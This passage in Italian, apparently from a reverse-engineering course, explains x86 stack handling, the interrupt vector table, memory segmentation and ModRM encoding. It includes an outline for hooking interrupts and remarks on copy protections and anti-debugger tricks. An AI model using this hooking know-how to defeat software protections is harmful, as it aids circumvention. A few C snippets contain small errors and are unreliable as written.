:004039F4 call DIRPRINT.00402878
:004039F9 mov eax, ebx
:004039FB call DIRPRINT.004038F4
:00403A00 mov dword ptr [ebx], edi
:00403A02 pop edi
:00403A03 pop esi
:00403A04 pop ebx
:00403A05 ret
```

Nell'esempio precedente vedete che all'inizio della funzione ci sono tre push alle quali alla fine corrispondono 3 pop.
Notate anche che nei calcoli locali alle funzioni vengono usati proprio quei registri che vengono salvati.
In questo modo viene salvaguardato il loro contenuto.
Parlavamo prima degli interrupts.
Ebbene, anche in questo caso viene usato lo stack in quanto gli indirizzi di ritorno dopo l'esecuzione delle funzioni d'interrupts vengono salvati in questo segmento.
Se volete vedere gli indirizzi di dove si trovano gli interrupts potete andare ad analizzare i primi 1024 bytes di memoria.
Come ?
Spesso chi arriva dal Basic al C si lamenta che il C non possiede funzioni come quelle basic Peek e Poke che servono a leggere e scrivere valori in memoria.
In C queste funzioni non servono a nulla in quanto grazie all'aritmetica dei puntatori sono completamente superflue.
Se io definisco :

```
unsigned int *memory;
```

significa che memory è un puntatore ad una zona di memoria di 2 bytes ovvero le dimensioni di un int.
La dichiarazione precedente non indica ancora a dove punta memory in quanto non gli è stato ancora assegnato un indirizzo.
Se facessi

```
memory = &var_int;
```

assegnerei a memory l'indirizzo di dove si trova var_int.
Potrei però farci un assegnazione diretta ovvero :

```
memory = (unsigned int *) 0xb0000000L;
```

In questo caso il cast forzerebbe a vedere 0xb000000 come se fosse un indirizzo di memoria.
In questo modo facendo :

```
memory = (unsigned int *) 0x00000000L;
```

forzerei memory a puntare all'indirizzo 0 per cui leggendogli il contenuto vedrei l'indirizzo del primo interrupt.
Considerando che ogni indirizzo è di 4 bytes fate presto a fare i calcoli per stabilire l'indirizzo giusto.
Questo metodo riporta i 4 bytes relativi all'indirizzo.
Spesso gli indirizzi vengono memorizzati in memoria nel formato

```
offset:segmento
```

Se invece di definire la mia variabile come puntatore a 4 bytes, come potrebbe essere un puntatore ad un long, la definissi come un puntatore ad una struttura del tipo :

```
struct off_seg {
      unsigned int segmento;
      unsigned int offset;
};

struct off_seg *memory = (struct off_seg *) 0x00000000L;
```

Avrei automaticamente i valori dell' offset e del segmento divisi in

```
memory.segmento;
memory.offset;
```

Conoscere l'indirizzo di dove sono ubicate le routines degli interrupts è utile in quanto spesso è necessario sostituirle con nostre funzioni al fine di intercettare certe chiamate.
Alcuni tipi di protezioni erano basate su certi interrupts per cui era necessario capire dove erano chiamate.
I programmi d'intercettazione avevano un flusso di questo tipo :

```
leggi l' indirizzo di dove si trova l'interrupt desiderato
prendi l'indirizzo della nostra funzione e sostituiscilo
```

A questo punto ogni volta che veniva chiamato l'interrupts desiderato veniva richiamata la nostra funzione la quale eseguiva il seguente codice.


```
Guarda perchè è stata chiamata
Esegui quello ce devi fare
Se è il caso invia al vecchio interrupts di cui conosci l'indirizzo
```

Debuggers come SoftIce hanno la possibilità di visualizzare la mappatura di memoria.
Utilizzando il comando :

```
MAPV86
```

si ottiene la visualizzazione di come è mappata la memoria.
Ad esempio :

```
Start       Length
0000:0000   0040        Interrupt Vector Table
0040:0000   0030        ROM BIOS Variables
0070:0000   005A        I/O System
00Ca:0000   014C        DOS
0259:0000   0046        XMSXXXX0
029F:0000   0207        CON
ecc.
```

Alcune funzionalità importantissime legate al debug dei programmi e quindi alle protezioni che cercano di eludere i debugger sono legate ad alcuni interrupts come ad esempio INT1 e INT3.
Fino ad ora abbiamo parlato di segmenti senza definire che cosa si intendeva.
Generalmente potremmo indicare con segmento il termine adatto ad indicare le diverse zone funzionali di un programma.
Un programma possiede in genere di una zona di codice, una di dati e una in cui memorizza le informazioni momentanee (lo stack).
Potremmo usare il termine segmento per indicare queste zone.
Questa abitudine nasce però dal fatto che per motivi tecnici, dal punto di vista elettronico, i programmi usavano questi segmenti che erano zone di 64 Kbytes ciascuno.
Una volta quando i processori erano a 8 e a 16 bits gli address bus dei sistemi erano a 20 bits.
Prima di proseguire diamo una rapida ripassata sul come è strutturato un sistema elettronico in forma generalizzata.

Logicamente potremmo suddividerlo in 5 blocchi logici.
Il primo blocco è quello della CPU alla quale sono demandati tutti i compiti legati all'esecuzione delle istruzioni del sistema.
La CPU, a seconda del tipo, possiede al suo interno l'interprete del microcodice il quale interpreta le istruzioni ma a noi di questo interessa poco.
La cosa pi interessante è legata al fatto che all'interno della CPU sono contenuti dei registri che potremmo paragonarli a variabili che il processore stesso usa per scopi suoi.
Questi registri possiedono una certa dimensione anche se in genere possono essere visti come insiemi di contenitori pi piccoli.
Ad esempio uno di questi registri è chiamato EAX il quale è grosso 32 bits.
Facendo riferimento a EAX utilizziamo un numero a 32 bits.
EAX però può essere visto come registro AX a 16 bits.
A sua volta AX può essere usato come due registri a 8 bits e precisamente in AL e AH.
Fate attenzione che non sono registri a parte per cui se assegnassimo un valore ad AX e poi uno ad AH andremmo a scrivere sopra alle informazioni inserite nella prima istruzione.

In pratica se facessimo






```
MOV   AX, 1
MOV   AH, 1
```

In AX alla fine avremmo il numero rappresentato da quello binario 0000000100000001.
La prima istruzione inserirebbe in AX il valore a 16 bits 1 che espresso in binario sarebbe 0000000000000001.
La seconda istruzione inserirebbe in AH, che equivale alla parte alta di AX, il valore a 8 bits 00000001. Quindi come risultato avremmo quello indicato prima.
In pratica considerate i registri come se fossero delle union del C.
Per chi non lo sapesse in C la dichiarazione della struttura:


```
struct x {
      int a;
      int b;
} n;
```

occuperebbe in memoria la somma dei membri dichiarati nella struttura stessa e a e b sarebbero due variabili divise e distinte.
La dichiarazione:

```
union X {
      int a;
      char ah;
} n;
```

riserverebbe in memoria lo spazio per il maggiore delle variabili definite.
In questo caso per l'unione verrebbero allocati 2 bytes relativi all'int.
La variabile ah utilizza una parte della memoria riservata per a e quindi se noi prima assegnassimo un valore ad a e poi uno ad ah andremmo a sovvrascrivere il valore settato nella prima istruzione.
La CPU possiede diversi registri alcuni usati come accumulatori di uso generale ed altri invece possiedono scopi precisi.
Il registro EIP ad esempio mantiene l'indirizzo dell' istruzione da eseguire.
Altri registri come ad esempio ESI, ECS ecc. sono usati per mantenere gli indirizzi dei segmenti.

I registri sono da considerare come celle di memoria interne al processore utilizzate per scopi vari.
Tra questi esiste un registro specializzato nella segnalazione degli veneti.
Si tratta del registro dei FLAGS.

Alcuni registri sono utilizzati per la gestione dei segmenti.

Avevamo iniziato prima il discorso di questi segmenti.

Una volta i registri dei processori erano al massimo 16 bits.
Uno dei blocchi del sistema teorico visto prima era quello relativo all'address bus ovvero del bus indirizzi usato per comunicare quale è l'indirizzo interessato n un operazione di lettura o di scrittura.
Se ad esempio la CPU desiderasse leggere un valore dalla RAM dovrebbe indicare l'intenzione di READ mediante un segnale sul pin di R/W tra CPU e memoria e successivamente dovrebbe specificare l'indirizzo interessato tramite l'address bus.

Questo address bus nei sistemi vecchi, prima della comparsa dei processori a 32 bits, era di 20 bits per cui la memoria veniva utilizzata in questo modo.
Tenete presente che anni fa i chips di memoria non contenevano certo dei Mbytes ma spesso non superavano i 32 Kbytes.
Quando si disponeva di chips da 64 Kbytes per raggiungere 640 Kbytes ne erano necessari 10.
Elettronicamente questi erano collegati allo stesso address bus per cui senza una strategia particolare la segnalazione di indirizzo nnnn ad uno equivaleva a far giungere questo segnale a tutti i chips.
Spero che la descrizione data vi permetta di comprendere a grandi linee le necessità che hanno indotto ad adottare il concetto di segmentazione.
Chiaramente la descrizione potremmo definirla semplicistica in quanto le metodologie elettroniche sono sufficentemente complesse ed in continua evoluzione.
Ad ogni modo il discorso dell' address bus a 20 bits è andato avanti per un pò di tempo.
Per chi non avesse seguito l'evoluzione dei personal può pensare al mio caso per farsi un idea a riguardo dei camiamenti tecnici e finanziari.
Pensate che il primo personal lo vidi all'univesità nel 1979 ed era un CEP 20 con basic incorporato.
Quando acquistai il primo personal era il 1983 e si trattava di un PC IBM con 8088 a 4.77 mhz, 256 kbytes (forse espanso in quanto di base mi pare fossero 64 Kbytes) di memoria e floppy a 360 Kbytes (costo L. 6.700.000).
Nel 1986 passai al 386 Wyse (L. 11.200.000).
I primi processori 386 erano bacati per cui l'address bus doveva essere ancora trattato come per i software a 16 bits.

In pratica il bus a 20 bits indirizzava sull' address bus i primi 16 mediante i quali era possibile indirizzare 64 Kbytes.
Dato che tutti i chip ricevevano il segnale i decoder, al quale giungevano i 4 bits pi alti, inviava il segnale di chip select al chip interessato.
Il metodo funziona indipendentemente dal numero di bytes di chiascun chips in quanto, ad esempio, con meno bytes rimanevano pi bits da inviare sul decoder il quale poteva abilitare pi chip.
Per questo motivo f utilizzato il registro di segmento in quanto 16 bits venivano utilizzati per indicare l'indirizzo, che poteva essere 64 kbytes, e il segmento invece indicava da quale indirizzo contare i 64 kbytes.
L'indirizzo reale può essere ricavato dal seguente calcolo che utilizza i valori in esadecimale.

```
        SSSS0                valore del segmento shiftato verso sinistra di 4 bits
         AAAA                indirizzo offset (16 bits  0x0000 – 0xffff)
```

```
        RRRRR                indirizzo reale sull'address bus (20 bits)
```

Con la nascita dei processori a 32 bits il discorso non era pi valido in quanto un EIP a 32 bits poteva indirizzare 4 miliardi di bytes senza dover usare il truscolino del segmento o perlomeno i segmenti non erano pi relegati alle dimensioni di 64 Kbytes.
Una tabella più dettagliata per il calcolo dell'indirizzo è la seguente :

```
8088/8086 Effective Address (EA) Calculation

         Description                 Clock Cycles
        Displacement                                         6
        Base or Index (BX,BP,SI,DI)                          5
        Displacement+(Base or Index)                         9
        Base+Index (BP+DI,BX+SI)                             7
        Base+Index (BP+SI,BX+DI)                             8

        Base+Index+Displacement (BP+DI,BX+SI)               11
        Base+Index+Displacement (BP+SI+disp,BX+DI+disp)     12
        - add 4 cycles for word operands at odd addresses
        - add 2 cycles for segment override
       -   80188/80186 timings differ from those of the 8088/8086/80286
```

Quanto segue è relativo alla teoria dell'indirizzo effettivo cosa da cercare di comprendere per riuscire a dimesticarsi in mezzo a tutte le tipologie di indirizzamento legate alle istruzioni (MOV AX, [BP+FFFFF9], ecc.).
Fate attenzione che le informazioni legate alla tabella di codifica relativa agli indirizzi effettivi serve a calcolare gli op-code mostrati nella tabella delle istruzioni al termine di questo capitolo.
Molti accessi vengono eseguiti nei sistemi x86 mediante la tecnica dell'indirizzamento effettivo.
Ogni qualvolta che appare un indirizzamento effettivo nella lista delle istruzioni x86 è possibile utilizzare una grossa gamma di operandi in queste istruzioni.
Queste includono registri generali, variabili di memoria ed indici vari.
I registri li abbiamo gi visti (EAX, AX, EH, AL ecc.)
Le variabili di memoria possono essere a byte, word o dword e comunque anche di queste abbiamo gi parlato.
La dichiarazione avviene, lo ricordo, con :

```
DATA_PTR  DW ?
ESC_CHAR  DB ?
```

I movimenti di dati da re per queste variabili avvengono con :

```
MOV SI,DATA_PTR    ; legge DATA_PTR in  SI
LODSW              ; fetch la word puntata da  DATA_PTR
MOV DATA_PTR,SI    ; salva il valore incrementato da  LODSW
MOV BL,ESC_CHAR    ; legge la variabile a byte  ESC_CHAR
```

Alternativamente è possibile usare le parentesi [] per indicare un indirizzo.

```
MOV AL,[02000]     ; legge il contenuto di 02000 in AL
```

Spesso nei listati in esame si ha che fare con strane indicizzazioni di memoria che a volte nascondono strani concetti.
Il sistema x86 supporta dei registri usati come puntatori a basi oppure come indici.

BX e BP sono definiti base-registers.
SI e DI sono definiti index-registers.

E’ possibile combinare almeno un registro base, almeno iun registro d’indice e costanti come puntatori utilizzati a run-time per determinare l’indirizzo effettivo.
I seguenti sono esempi di quanto detto.

```
MOV AX,[BX]
MOV CX,W[SI+17]
MOV AX,[BX+BP+5]
MOV AX,[BX][BP]5   ; un altro modo d scrivere la stessa istruzione
```

L’indicizzazione può essere effettuata dichiarando variabili in una struttura basicizzata (?).

```
STRUC [BP]         ; based structure
      BP_SAVE   DW ?
      RET_ADDR  DW ?
      PARM1     DW ?
      PARM2     DW ?
ENDS

INC PARM1         ; equivalente a INC W[BP+4]
```

Finalmente l’indicizzazione può essere eseguita mixando componenti espliciti con altri dichiarati.

```
TABLE    DB  4,2,1,3,5
MOV AL,TABLE[BX]
```

Avevamo detto che il processore della famiglia x86 per lo pi (sottolineo in generale in quanto dal 386 in su ci sono anche altre cose) possiede quattro registri di segmento.
Ogni registro punta a spazi di 64Kbytes.
Quando nella programmazione eseguiamo istruzioni con riferimenti ad indirizzi possiamo utilizzare certe informazioni in modo diretto od indiretto.
Ad esempio in molte istruzioni il registro di data segment viene utilizzato di default in tutte quelle istruzioni che fanno riferimento a dati.
Quando il nostro programma può stare, tra codice dati e stack, in 64Kbytes allora tutti i registri CS, DS e SS possono puntare allo stesso valore.
Chi si ricorda dell’utility fornita con le vecchie versioni del DOS, EXE2BIN, conoscer lo scopo di questo.
In pratica quando un programma possedeva queste caratteristiche allora poteva essere trasformato in un file .COM anzichè .EXE per cui dopo la compilazione e dopo il linking poteva essere preso da questo programma e trasformato in .COM.
La prerogativa era appunto che il tutto doveva stare in 64Kbytes.
Questo cambiava il modo di richiamare le funzioni e di indizzare la memoria.
Parlando di programnmi a pi segmenti si doveva parlare di chiamate ed indirizzamenti intrasegmentali ed extrasegmentali.
Chiaramente se una call o un mov doveva avvenire dentro al segmento in cui c’era l’istruzione l’indirizzo di riferimento poteva essere a 16 bits mentre se ci si riferiva all’esterno questo doveva essere a 32 bits ovvero composto da SEGMENTO:OFFSET.
In effetti nelle istruzioni intrasegmentali i regsitri di segmento venivano usati di default.
Facciamo un esempio supponendo di voler muovere in AL il valore in memoria puntato da BX.

```
MOV AL, [BX]
```

In questo caso il registro DS viene usato di default per comprendere a quale segmento DX punta.
Se si desidera trattare BX nel code segment si deve codificare :

```
CS MOV AL, [BX]
```

Fate attenzione che questo metodo viene indicato come segment ovverride e che funziona SOLO con l'istruzione successiva.
Se si avesse CS che punta ad un segmento e DS ad un altro la sequenza :

```
CS
MOV AL, [BX]
MOV AH, [BX]
```

muoverebbe in AH e AL due valori differenti (probabile) o perlomeno derivanti da due indirizi diversi.
Esistono in macroassembler direttive (ASSUME ecc.) che agiscono sui segmenti, ma come ho detto prima nei disassemblati non compaiono.
Ricordatevi anche che tutte le istruzioni permettono indirizzi effettivi comre operandi.
Ogni istruzione con un indirizzo effettivo ha un encode byte conosciuto come effective address byte seguito da un op-code di 1 byte per l'istruzione.
Per motivi oscuri l'intel chiama questo byte ModRM byte.
Se l'indirizzo effettivo è una variabile di memoria o un locazione di memoria indicizzata con un valore di offset costante diverso da 0 allora il byte dell'indirizzo effettivo sarà immediatamente seguito dall'ammontare dell'offset.
Quest'ammontare nel range tra –128 e +127 è rappresentato da un singolo byte con segno contrassegnato da D(nella tabella seguente.
L'ammontare che richiede 16bits come qantit di memoria è contrassegnato da D16.
Come tutte le quantità a 16 bits nella famiglia x86 la WORD è salvata con il byte pi significativo prima.
La seguente tabella è organizzata in 32 righe da 8 colonne e rappresentano i possibili valori per un operando relativo ad un indirizzo effettivo : 8 egistri e 24 modi di indicizzazione della memoria.
Un venticinquesimo modo, [BP] con zero come spiazzamento, è sato pre-riempito da una semplice variabile di memoria.
Se dovete codificare [BP] con nessun spiazzamento dovete prendere [BP]+D8 con il valore di D8 a zero.
Le 8 colonne della tabella riflettono informazioni relative al byte dell'indirizzo effettivo.
Normalmente questa è l'identità di altri operandi (sempre registri) di istruzioni a 2 operandi.
Queste istruzioni sono identificate da un "/r" seguito dal codic4e operativo.
Alcune volte le informazioni passate pretendono un supplemento per l'identificazione delle stesse istruzioni.
Per esempio supponiamo di voler conoscere precisamente i bytes della codifica dell'istruzione SUB B[BX+17],100.
Questa istruzione sottrae una quantità (100) da un indirizzo effettivo (B[BX+17]).
Consultanto la lista delle istruzioni si trova la forma generale SUB eb,ib (cercate le istruzioni nella lista alla fine del capitolo).

```
80 /5 ib   SUB eb,ib       Subtract immediate byte from EA byte
```

L' opcode è 80 /5 ib.
Il /5 denota un byte d'indirizzo effettivo il cui valore viene preso dalla colonna 5 della seguente tabella.
L'offset 17 decimale (11 hex) si adatta a un singolo byte D8 il quale prende il valore dalla riga "[BX] + D8".
La tabella ci dice che l'indirizzo effettivo è 6F.
Immediatamente dopo 6F c'è l'offset (11 hex).
Coniderando che il valore ib-value è 100 (64 hex) allora l'istruzione SUB B[BX+17], 100 è 80 6F 11 64.
Ripeto qnto avevo gi accennato all'inizio del capitolo.
La lista da utilizzare combinata alla seguente tabella è quella riportata al termine di questa sezione.

```
s  =    ES   CS   SS   DS
rb =    AL   CL   DL   BL   AH   CH   DH   BH
rw =    AX   CX   DX   BX   SP   BP   SI   DI
```

```
digit=   0    1    2    3    4    5    6    7
                                                  Effective
EA byte                                            address:
values: 00   08   10   18   20   28   30   38    [BX + SI]
        01   09   11   19   21   29   31   39    [BX + DI]
        02   0A   12   1A   22   2A   32   3A    [BP + SI]
        03   0B   13   1B   23   2B   33   3B    [BP + DI]
        04   0C   14   1C   24   2C   34   3C    [SI]
        05   0D   15   1D   25   2D   35   3D    [DI]
        06   0E   16   1E   26   2E   36   3E    D16 (simple var)
        07   0F   17   1F   27   2F   37   3F    [BX]
        40   48   50   58   60   68   70   78    [BX + SI] + D8
        41   49   51   59   61   69   71   79    [BX + DI] + D8
        42   4A   52   5A   62   6A   72   7A    [BP + SI] + D8
        43   4B   53   5B   63   6B   73   7B    [BP + DI] + D8
        44   4C   54   5C   64   6C   74   7C    [SI] + D8
        45   4D   55   5D   65   6D   75   7D    [DI] + D8
        46   4E   56   5E   66   6E   76   7E    [BP] + D8
        47   4F   57   5F   67   6F   77   7F    [BX] + D8
        80   88   90   98   A0   A8   B0   B8    [BX + SI] + D16
        81   89   91   99   A1   A9   B1   B9    [BX + DI] + D16
        82   8A   92   9A   A2   AA   B2   BA    [BP + SI] + D16
        83   8B   93   9B   A3   AB   B3   BB    [BP + DI] + D16
        84   8C   94   9C   A4   AC   B4   BC    [SI] + D16
        85   8D   95   9D   A5   AD   B5   BD    [DI] + D16
        86   8E   96   9E   A6   AE   B6   BE    [BP] + D16
        87   8F   97   9F   A7   AF   B7   BF    [BX] + D16
        C0   C8   D0   D8   E0   E8   F0   F8    ew=AX   eb=AL
        C1   C9   D1   D9   E1   E9   F1   F9    ew=CX   eb=CL
        C2   CA   D2   DA   E2   EA   F2   FA    ew=DX   eb=DL
        C3   CB   D3   DB   E3   EB   F3   FB    ew=BX   eb=BL
        C4   CC   D4   DC   E4   EC   F4   FC    ew=SP   eb=AH
        C5   CD   D5   DD   E5   ED   F5   FD    ew=BP   eb=CH
        C6   CE   D6   DE   E6   EE   F6   FE    ew=SI   eb=DH
        C7   CF   D7   DF   E7   EF   F7   FF    ew=DI   eb=BH

D8 denotes an 8-bit displacement following the EA byte,
to be sign-extended and added to the index.

D16 denotes a 16-bit displacement following the EA byte,
to be added to the index.

Default segment register is SS for effective addresses containing
a BP index; DS for other memory effective addresses.
```

Ritorniamo al discorso della segmentazione che facevamo prima di questa parte legata agli indirizzi effettivi.
Chiaramente fattori di compatibilità con i software vecchi ha obbligato a mantenere questo metodo dei segmenti attivo per cui ancora oggi troviamo spesso gli indirizzi specificati con

```
segmento:offset
```

La visione legata all'uso dei vari segmenti è sicuramente maggiore nei programmatori che vengono dal Linguaggio C dato che in quasi tutti gli altri linguaggi la visione di questi è trasparente.
Il programmatore in C, ad esempio, sa bene che le variabili dichiarate localmente ad una funzione, senza specificatori di classi di memoria particolari, vengono allocate dentro al segmento di stack per cui è sempre cura del programmatore allocare, mediante specifici flags del compilatore, le dimensioni adatte di questo.
Nel C si deve anche sapere che le variabili globali vengono definite dentro al segmento dati proprie del modulo in cui compaiono, senza contare che spesso si deve dimesticare in mezzo ai vari #pragma che influiscono sui nomi e sulle tipologie dei segmenti.
Un programma generalmente è costituito da codice e da dati.
Ogni istruzione del processore dispone di codice di operazione che definisce anche le dimensioni dell'operazione stessa e dei suoi operandi.
Il codice normalmente è ubicato in un o specifico segmento che prende appunto il nome da questo ovvero possiede il nome di code segment.
I dati usati dal programma possono essere allocati dentro ai segmenti dati oppure dentro al segmento di stack.

Mentre altri linguaggi possiedono una visione ferrea di questi concetti, anzi quasi sempre li rendono trasparenti all'utente, il linguaggio C obbliga il programmatore a tenere gli occhi aperti.
Spesso erano comuni errori in esecuzione del tipo 'Stack overflow'.
Se si andava a vedere bene il tutto ci si accorgeva che magari il compilatore di default allocava 4096 bytes per il segmento di stack.
Andando ad analizzare il codice si trovava in un punto :

```
void function()
{
      int   a[5192];
      ...
}
```

Il programma allocava nello stack 5192 * dimensione_int bytes nello stack e quindi ... 'Stack overflow'.
Allora la soluzione era quella di chiedere al compilatore di ridimensionare lo stack.
In assembler la definizione dei segmenti avviene con la specifica di SEGMENT ed eventualmente è anche possibile stabilire l'origine.
Con il programmino che segue è possibile visualizzare i dati di stack.

```
#define STACKLOW        1

int *stacktop, *ip;

void main(int argc, char *argv[])
{
    stacktop = (int *) &argv;
    printf("&argc=%08lx  &argv=%08lx\n", &argc, &argv);
    printf("&main=%08lx  &f=%08lx  &g=%08lx\n", main, f, g);
    f(0x11112222, 0x33334444);
}

int f(int arg_1, int arg_2)
{
    g(0x55556666);
}

int g(int arg_2)
{
    int local;

    local = 0x77778888;
#ifdef  STACKLOW  /*  Stack grows towards LOWER addresses */
    for (ip = stacktop; ip >= &local; ip--)
#else             /*  Stack grows towards HIGHER addresses*/
    for (ip = stacktop; ip <= &local; ip++)
#endif
         printf("%08lx\t%08x\n", ip, *ip);
}
```

La seguente è la definizione di un segmento dati con origine a 2000.

```
DATA SEGMENT
ORG 02000

(qui ci vanno le dichiarazioni dei vostri dati)
```

DATA ENDS

Il seguente listato mostra come è possibile ricavare informazioni relative al segmento dati di un programma in esecuzione.

```
#include <afxwin.h>
#include <afxext.h>
#include <dos.h>
#include "resourc2.h"

typedef struct tagDEFAULTDATASEGMENT
    {
    HANDLE hinstActive; // instance handle of active app
    HWND   hwndActive;  // window   handle of active app
    WORD wSize,         // size (bytes) of Data Segment.
         wStaticData,   // size (bytes) of static data.
         wStackMax,     // size (bytes) of stack size defined in .DEF
         wStackUsed,    // size (bytes) of stack actually used.
         wHeapMoveable, // size (bytes) of heap allocation (moveable).
         wHeapFixed,    // size (bytes) of heap allocation (fixed).
         wHeapFree,     // size (bytes) of free space in heap.
         wOther,        // size (bytes) of remaining allocated space in DS.
         wUnused;       // size (bytes) of heap unused.
    } DEFAULTDATASEGMENT;

static DEFAULTDATASEGMENT DDS ;


